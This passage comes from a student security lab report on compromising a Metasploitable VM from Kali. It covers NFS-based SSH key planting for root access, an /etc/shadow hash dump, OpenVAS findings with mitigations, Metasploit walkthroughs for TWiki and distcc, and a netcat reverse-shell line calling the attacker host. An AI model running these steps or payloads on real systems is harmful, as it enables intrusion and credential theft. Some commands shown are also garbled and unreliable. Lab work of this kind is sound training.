/dev/vda1                 14G       12G    1.2G  91% /
tmpfs                     494M         0   494M   0% /dev/shm
tmpfs                     5.0M         0    5.0M   0% /run/lock
tmpfs                     494M         0   494M   0% /sys/fs/cgroup
/dev/mapper/kali-openvas  3.0G       2.2G   818M  74% /var/lib/openvas
/dev/mapper/kali-apt      3.0G       36M    3.0G   2% /var/cache/apt/archives
tmpfs                     99M       24K    99M   1% /run/user/0
192.168.11.111:/          7.0G       1.5G   5.2G  22% /mnt
root@kali:~/.ssh#
```

Figure 12 exploit rcplib part2

<code>cd ~</code>	(change to the home directory)
<code>mkdir -p /root/.ssh</code>	(makes the directory)
<code>cd /root/.ssh</code>	(change to that directory)
<code>ls</code>	(list what is in the current directory)
<code>ssh-keygen -t rsa -b 4096</code>	(generate keys for rsa match to SSH)
<code>ls</code>	(list what is in the current directory)

```

tmpfs          99M   24K   99M    1% /run/user/0
192.168.11.111:/ 7.0G  1.5G  5.2G   22% /mnt
root@kali:~# cd ~
root@kali:~# mkdir -p /root/.ssh/
root@kali:~# ~/.ssh# ls
bash: /root/.ssh#: No such file or directory
root@kali:~# cd /root/.ssh/
root@kali:~/.ssh# ls
known_hosts
root@kali:~/.ssh# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): rpcbind_key
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in rpcbind_key
Your public key has been saved in rpcbind_key.pub
The key fingerprint is:
SHA256:kXYaduA5bZbtIqeCA3WVhEllxqRfaNYyUdG1pdAilxk root@kali
The key's randomart image is:
----[RSA 4096]-----+
  ..==+..+=E+o|
    oo.Oo*o.=.o|
  . . @ &o+...|
  . . o & =   |
  .   S + .   |
  . . + .     |
  o . .       |
  . .         |
  -----[SHA256]-----+
root@kali:~/.ssh# ls
known_hosts  rpcbind_key  rpcbind_key.pub
root@kali:~/.ssh#

```

Figure 13 exploit rpcbind part3

cd /mnt/root/.ssh/	(go to directory)
ls	(list what is in the directory)
cp /root/.ssh/rpcbind_key.pub /mnt/root/.ssh/	(copy the file to the new location)
ls	(list)
cat rpcbind_key.pub >> authorized_keys	(add the contents of the file to next)
cat authorized_keys	(show contents of the file)
cd /root/.ssh	(change directory)

```

root@kali:/mnt/root/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZnL0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShH
QqlJkcteZZdPFSbw76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAzle6/5teoweG1jr2q0ffdomVhvXXvS
jGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU
3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUKxdFo
9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploit
able
root@kali:/mnt/root/.ssh# ls
authorized_keys  known_hosts
root@kali:/mnt/root/.ssh# cd /
root@kali:/# cd /root/.ssh/
root@kali:~/ssh# ls
known_hosts  rpcbind_key  rpcbind_key.pub
root@kali:~/ssh# cd /mnt/root/.ssh/
root@kali:/mnt/root/.ssh# cp /root/.ssh/rpcbind_key.pub /mnt/root/.ssh/
root@kali:/mnt/root/.ssh# ls
authorized_keys  known_hosts  rpcbind_key.pub
root@kali:/mnt/root/.ssh# cat rpcbind_key.pub >> authorized_keys
root@kali:/mnt/root/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDSHz7qXPfKALTogNuMOMH0dIiIhVbNIHLCXah8ni3B
Q62pbXizdc9/1kz4RW7Ib+wNjGNMK/l7Rebzk+fnpeEgswav3SuyBBnbdtG+PRvjYF69+D/0+4keaYyK
3TgLOyu7wypIVn3cQkP8qP6CMKuQPenStLUTJ+SlAMqB8scE+gkZKmQUqV3HTu7ya60tDYmEbqL03BdN
loiJ4tZhp831Kluht9DXY+xz2F6qmuBwqDb70eoY0T2ChQa4tvosDxh8lndfx4Q+79D7TAXHohQMEl3
tBuQ1qjl7+mYC+9VgL4CBA/kpHGu6hZR3quofzQRRlm6UbZ39AEI7HmRQG4+2jE/vrhttrjL3IxiZi2
VGMKqtDIiHHGb9IPefN9FQa2Q02ThljyvUzeNvUSBRg/80ED5Elz3ep8ugxARl+T+i9Lccijp20YTKs0
jEE00eHLnfMhpW5WLGYN0Z9XD7DbYqpb19W+Rd6nT37o/9Vq9isvu48Dsnu1j7vJ8eXeeXn4gYWarowG
7j9lCRm4nHK+M9Ww8L6+pz85pWgOKZPhr3c2q0vNYKKEsX4Y9Nz4UA2uYGQ/vwQqv0IFuySIGC3xMwHL
P2A++0d6nWciodyvM0QzF23ntPTSpuh0qzqf98kVYyzcpmNQFIW0cR9hJQBLD0JxRlGKIuerF+b0fMCn
ow== root@kali
root@kali:/mnt/root/.ssh# cd /root/.ssh/
root@kali:~/ssh#

```

Figure 14 exploit rpcbind part 4

```
ssh -i /root/.ssh/rpcbind_key root@192.168.11.111
```

(using SSH, selects a file for authorization)

```
yes
```

(allows access)

(Now the machine is rooted. The following show the access to the machine)

```
uname -a
```

(shows name of current device)

```
ls
```

(list what is in the current directory)


```
root@kali:~/.ssh# ssh -i /root/.ssh/rcpbind_key root@192.168.11.111
The authenticity of host '192.168.11.111 (192.168.11.111)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.11.111' (RSA) to the list of known hosts.
Last login: Wed Apr 22 21:45:40 2020 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# cat
```

Figure 15 exploit rcpbind part 5

cat /etc/shadow (gives a list of the authorizations that only metasploitable root is allowed to see)



```

root@metasploitable:~# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$Mg0gZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIi0KkPmUg7A:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::

```

Figure 16 exploit rcpcbind part 6

(Trevedi, 2016)

More vulnerabilities are as shown by the NVD website <https://nvd.nist.gov/vuln/search> are:

Name	How many	Newest or worst vulnerability
Postfix smtpd	3 vulnerabilities	remote attackers can bypass email restrictions
ISC Bind 9.4.2	3 (2 high)	error in inet_network function allows DoS and trigger memory corruption

Apache httpd 2.2.8	2 (medium)	cause denial of service with incorrect 500 error code
Samba smbd 3.X–4.X	4(1high)	bypass of file access restrictions via symlink
GNU classpath	1 (high)	brute force uses predictable seed in system time
Bindshell	5 (1 high)	use java to read child iframe causing DoS
ProFTPD 1.3.1	4 (1 high)	% in username gives ' in SQL for substitution
MySQL 5.0.51a	4 (1 high)	attack by SSL connection or DoS corruption/crash
PostgreSQL DB 8	32 (10 high)	m-i-m attack by SSL Factory without host verifier


These are just some of the vulnerabilities on Metasploitable as the list is extensive. There are videos of how to exploit the versions that are on Metasploitable so that training on each type of vulnerability is possible.

Open VAS has already been downloaded onto the KaliVM machine but it needs to be started and checked. Start Open VAS with:

```
openvas-start
```

Verify that it is running properly:

```
netstat -an | grep 939
```



```


[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
root@kali:~/.ssh# netstat -an | grep 939
tcp        0      0 127.0.0.1:9390        0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.1:9392        0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.1:9392        127.0.0.1:51360        ESTABLISHED
tcp        0      0 127.0.0.1:51360       127.0.0.1:9392        ESTABLISHED
root@kali:~/.ssh#

```

Figure 17 openvas running

It is accessed through the web browser using <https://127.0.0.1:9392> , but the version used here opened with the browser automatically asking for a sign in username and password. The credentials were admin, admin, and a vulnerability assessment on the Metasploitable system was

started by clicking scans, tasks and the purple wizard button in the top left corner, choosing task wizard. The address of the Metasploitable machine was entered and the task wizard automatically started the scan. The process takes quite a while so be prepared to wait for the results.



The following two lists are the first and second page of vulnerabilities found by Open VAS. Ten will be chosen from these lists and looked at in a bit more depth to see what the vulnerabilities are and how they can be exploited.

Vulnerability		Severity	QoD	Host	Location	Created
rexec Passwordless / Unencrypted Cleartext Login		10.0 (High)	80%	192.168.11.111	512/tcp	Thu Apr 23 19:16:52 2020
OS End Of Life Detection		10.0 (High)	80%	192.168.11.111	general/tcp	Thu Apr 23 19:20:32 2020
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%	192.168.11.111	80/tcp	Thu Apr 23 19:21:00 2020
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability		10.0 (High)	95%	192.168.11.111	1099/tcp	Thu Apr 23 19:22:48 2020
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99%	192.168.11.111	8787/tcp	Thu Apr 23 19:21:17 2020
Possible Backdoor: Ingreslock		10.0 (High)	99%	192.168.11.111	1524/tcp	Thu Apr 23 19:23:59 2020
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%	192.168.11.111	3632/tcp	Thu Apr 23 19:23:13 2020
VNC Brute Force Login		9.0 (High)	95%	192.168.11.111	5900/tcp	Thu Apr 23 19:21:35 2020
PostgreSQL weak password		9.0 (High)	99%	192.168.11.111	5432/tcp	Thu Apr 23 19:22:58 2020
rlogin Passwordless / Unencrypted Cleartext Login		7.5 (High)	70%	192.168.11.111	513/tcp	Thu Apr 23 19:17:21 2020

Vulnerability		Severity	QoD	Host	Location	Created
Check for Backdoor in UnrealIRCd		7.5 (High)	70%	192.168.11.111	6667/tcp	Thu Apr 23 19:22:49 2020
rsh Unencrypted Cleartext Login		7.5 (High)	80%	192.168.11.111	514/tcp	Thu Apr 23 19:17:17 2020
phpinfo() output Reporting		7.5 (High)	80%	192.168.11.111	80/tcp	Thu Apr 23 19:20:09 2020
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	80%	192.168.11.111	80/tcp	Thu Apr 23 19:20:44 2020
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.		7.5 (High)	95%	192.168.11.111	80/tcp	Thu Apr 23 19:21:22 2020
SSH Brute Force Logins With Default Credentials Reporting		7.5 (High)	95%	192.168.11.111	22/tcp	Thu Apr 23 19:30:16 2020
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	192.168.11.111	6200/tcp	Thu Apr 23 19:23:19 2020
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	192.168.11.111	21/tcp	Thu Apr 23 19:23:19 2020
Test HTTP dangerous methods		7.5 (High)	99%	192.168.11.111	80/tcp	Thu Apr 23 19:23:32 2020
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability		6.8 (Medium)	70%	192.168.11.111	5432/tcp	Thu Apr 23 19:22:58 2020

1. Rexec passwordless / clear text log in – Rexec is a remote execution client which means that it asks that the command be run on a host computer. It uses clear text for user/password authorization. It is not encrypted. If anyone uses a packet capture tool like wireshark, they can see the username and password come through the report in plain text. This could give access to the network, computers and devices, possibly bank information if the person uses the same password for everything. A simple

- solution is found on tenable, to “comment out the ‘exec’ line in /etc/inetd.conf and restart the inetd process.” (rexecd service detection, 2020)
2. OS end of life detection—The end of life for this operating system was listed as May 9, 2013. The Ubuntu 8.04 Operating System will have many vulnerabilities because nothing is going to ever be patched on this system anymore . Without patches, any new Trojan, malware, ransomware, virus, pop up virus, basically everything that people make up and through out online is now something to worry about since the Operating System won’t be patched or upgraded anymore which prevents all of these issues. To fix this issue, the operating system will need to be changed to a newer release. This can be done without reinstalling the operating system. On the command line, type in: `/usr/lib/ubuntu-release-upgrader/check-new-release-gtk`
This will check for new releases and then follow the prompts to install the new release. (Hoffman, 2018)
 3. TWiki XSS and command execution vulnerabilities—TWiki has three critical risk vulnerabilities. The first allows execution of arbitrary Perl code through the `debugenableplugins` parameter. By passing a “rev” parameter that contains shell metacharacters to the `TWikiUsers` script, execution of arbitrary OS commands can be performed. The second allows arbitrary shell command execution through the `include` function. The third allows execution of arbitrary shell commands by sending a crafted “`%MAKETEXT{ }`” parameter value containing Perl backtick characters. An excellent video was found to exploit the first vulnerability. It begins by using `nmap` as in this lab, with the commands, `-sS -p80 -sV` and `-T4`. TWiki is used on port 80. `rHost` is set to the target IP address, and set payload `cmd/unix/bind_netcat` is

used. Exploit -j is typed in next, and at this point it looks like the attacker has access to the unix shell as when “sessions -l” is executed, the return is shell unix. Next “use post//multi/mange/shell_to_meterpreter” is sent, and “set session 1” is started.

“exploit” is sent, then “ses[*]”. “set session 2” then “sessions -i 2” starts the interaction with session 2. At this point the attacker is inside the machine.

(Metasploitable Tutorials, 2015)

4. Possible backdoor: Ingreslock—This vulnerability is an older one as it was first reported in 2004. Recently, Google Chrome notifications showed that Ingreslock was present in it’s memory processes. This can be a foothold for certain kinds of Trojans that infect through the Ingreslock vulnerability. If systems are up to date and patched properly, there is no threat from malicious software, but if the computer becomes unpatched somehow, it could be exposed to ransomware, worms and other threats through this vulnerability. It is located in the /tmp/bob/ directory which is where many of these types of threats hide.

In Google Chrome, the Backdoor.Ingreslock is showing up when used by Chrome as Ingreslock or PPTP. The concern is that the notifications could be old Trojans attacking the computer through this old vulnerability. The PPTP (Point to Point Tunneling Protocol) is a concern since it can be used to transfer data anonymously. Some believe this notification is a glitch in the port view but scans should be run just in case, with an updated antimalware program. Correctly setting firewalls should block the traffic that could cause issues associated with Ingreslock and the antimalware programs that run with regular check-ups should prevent issues on

affected computers. Keeping all software fully updated is also important.

(GoldSparrow, 2020)

5. DistCC Remote Code Vulnerability—If the server port is not configured to restrict access, it can allow arbitrary commands through compilation jobs without authorization checks. Following are command line entries to exploit this.

```
nmap -p 1-65535 -T4 -A -v 192.168.11.111 2>&1 | tee /var/tmp/scan.txt  
grep 3632 /var/tmp/scan.txt
```

(Now open backtrack which has a Metasploit framework. Type in at the mfs > prompt:)

```
search distcc
```

```
use exploit/unix/misc/distcc_exec
```

```
show payloads
```

```
set payload cmd/unix/bind_ruby
```

```
show options
```

```
set RHOST 192.168.11.111
```

```
exploit
```

```
wget http://www.exploit-db.com/download/8672 -O exploit-8572.c
```

```
ls -l exploit-8572.c
```

```
gcc exploit-8572.c -o exploit 8572
```

```
ls -l exploit-8572*
```

(two terminals are opened, the original on top, the new one on the bottom. Leave both open)

Bottom: netcat -vlp 4444

Top: tmp/run

Top:echo '/bin/netcat -e /bin/sh 192.168.11.15 >> /tmp/run

Top:ps -eaf | grep udev | grep -v grep

Top: ./exploit-8572 2708 (the last 4 numbers are a pin that is the root pin just above in the return. Go to the number one below the root pin, the pin of this example was 2709 so we typed 2708 into the command line)

(When you see on the bottom screen --connect to [192.168.11.15] from (UNKNOWN) [192.168.11.111] , then continue)

Bottom:whoami

(The return should say root, successfully escalating the attacker to the root user.) (CSS, 2020)

6. VNC Brute Force Login—The scan tried to log into VNC using the password:

password. It was able to connect. The instructions are to change the password for VNC to something hard to guess or enable password protection at all. The other problem is that the passwords are not allowed to be longer than 8 characters which easily allows for brute forcing of the passwords. Tools used for cracking passwords are Hydra, Johnny, John and Rainbowcrack. (Kali Linux-password cracking tools, 2020)

7. PostgreSQL weak password—The scan also tried to log into PostgreSQL with several passwords and it was able to use postgres as the password to gain access. This password needs to be changed immediately to increase the strength of the credentials, thereby fixing the issue.

8. rsh Unencrypted Cleartext Login—This is related to the first vulnerability but this time the service is running but is having issues with name resolution. There is the possibility that someone else has the service under their control and that is why the

service doesn't respond, or it could be an old service running. Either way, the service is not secure so it should not be used for any reason. The way to mitigate this issue is to disable the rsh service completely and use a different encrypted and safe service like SSH instead.

9. Phpinfo() output Reporting—Often times PHP installation instructions will ask that a file is created called phpinfo.php or something similar. It is often left in the webserver directory. The following two files were found that could contain sensitive information like the user running processes, if the user is sudo, IP address of the host, web server version and more. The two files that were found are:

- a. `http://192.168.11.111/mutillidae/phpinfo.php`
- b. `http://192.168.11.111/phpinfo.php`

To remove these files as suggested, one needs to find them in the webserver directory.

```
find . -type f -name '*.php'
```

If the list is too long another option could be:

```
find . -type f -name '*phpinfo.php'
```

This should give a shorter list.

The files can then be found from the list and removed when going to the directory they are in and typing:

```
rm /http://192.168.11.111/mutillidae/phpinfo.php
```

and

```
rm /http://192.168.11.111/phpinfo.php
```

This should mitigate the issues for this vulnerability.

10. vsFTPD Compromised Source Packages Backdoor Vulnerability—This vulnerability was described earlier in the lab and exploited gaining access to the machine remotely. According to Open VAS, there is a repaired package that can be downloaded from <https://security.appspot.com/vsftpd.html>. This site shows all the latest versions which help make vsftpd as secure as possible.

Conclusion.

This lab was successful in starting up the Metasploit VM and connecting it to the network as well as researching ways to exploit the machine and the scans that were run to find them. There were so many vulnerabilities on the machine that exploitation research of only 10 was really paring it down. The most interesting and worst ten vulnerabilities were researched. This lab was an excellent way to see how some of the malicious exploiting can occur on machines and networks, as well as ways that some of them are mitigated or patched. The work on this lab will relate directly to the class project, the senior project and the students' future career. Excellent lab.

Kali2020VM--VMWare ethernet adapter--Student HP----(internal –router—external)

/

/

1

1

1

1

router

/

/

WebServerVM 192.168.11.15

References

- Abrams, Lawrence. (November 29, 2019). Kali Linux adds 'undercover' mode to impersonate Windows 10. BleepingComputer. Retrieved from <https://www.bleepingcomputer.com/news/security/kali-linux-adds-undercover-mode-to-impersonate-windows-10/>
- Banner grabbing using Telnet. UTC.edu. Retrieved from <https://www.utc.edu/center-academic-excellence-cyber-defense/pdfs/4660-lab3.pdf>
- Bischoff, Paul. (March 28, 2019). What is a NAT firewall and how does it work? Comparitech. Retrieved from <https://www.comparitech.com/blog/vpn-privacy/nat-firewall/>
- Centos Blog (2020). What is Centos? Retrieved from <https://www.centosblog.com/what-is-centos/>
- Cheng, Simon M.C. (October 27, 2014). Basic concept of ProxMox Virtual Environment. Packt. Retrieved from <https://hub.packtpub.com/basic-concepts-proxmox-virtual-environment/>
- CSS (Computer Security Student). (2020). Metasploitable project: lesson 2. Retrieved from https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson2/index.html
- Elwood. (November 26, 2019). Kali Linux 2019.4 release. Kali Linux News. Retrieved from <https://www.kali.org/news/kali-linux-2019-4-release/>
- GoldSparrow. (2020). *Backdoor.ingreslock Ransomware*. Retrieved from <https://www.enigmasoftware.com/backdooringreslockransomware-removal/>
- Hansen, Tate. (March 3, 2014). Increase speed in nmap UDP scan? Retrieved from <https://security.stackexchange.com/questions/52566/increase-speed-in-nmap-udp-scan>

Hoffman, Chris. (May 10, 2018). How to upgrade to the latest version of ubuntu. Retrieved from <https://www.howtogeek.com/351360/how-to-upgrade-to-the-latest-version-of-ubuntu/>

How to set up a firewall with FirewallD on CentOS7. (November 11, 2019). Linuxize. Retrieved from <https://linuxize.com/post/how-to-setup-a-firewall-with-firewalld-on-centos-7/>

Kali Linux-password cracking tools. (2020). Retrieved from https://www.tutorialspoint.com/kali_linux/kali_linux_password_cracking_tools.htm

Metasploitable Tutorials. (August 22, 2015). Retrieved from <https://www.youtube.com/watch?v=D5d9r8FJ2f8>

NMAP. (2020). Definition from Linux man page. Retrieved from <https://linux.die.net/man/1/nmap>

Open VAS. (2020). Definition from Greenbone. Retrieved from <https://www.openvas.org/>

ProxMox. (April 11, 2019). ProxMox.com Retrieved from <https://www.proxmox.com/en/news/press-releases/proxmox-ve-5-4>

Razzor Sharp. (December 18, 2017). Hacking "Very Secure FTP(vsftpd)" manually and with Metasploit tracing back and finding the backdoor. Retrieved from <https://www.youtube.com/watch?v=jt8PKCq90VE>

Rexec service detection. (2020). Definition by tenable. Retrieved from <https://www.tenable.com/plugins/nessus/10203>

RobetRSeattle. (March 13, 2017). Start ssh automatically on boot. AskUbuntu. Retrieved from <https://askubuntu.com/questions/892447/start-ssh-automatically-on-boot>

SSH(Secure Shell). (2020). SSH.com. Retrieved from <https://www.ssh.com/ssh>

Trivedi, Shivam. (October 14, 2016). How to gain root access in metasploitable2 by exploiting nfs. Retrieved from <https://www.youtube.com/watch?v=pQNB4tRgmJo>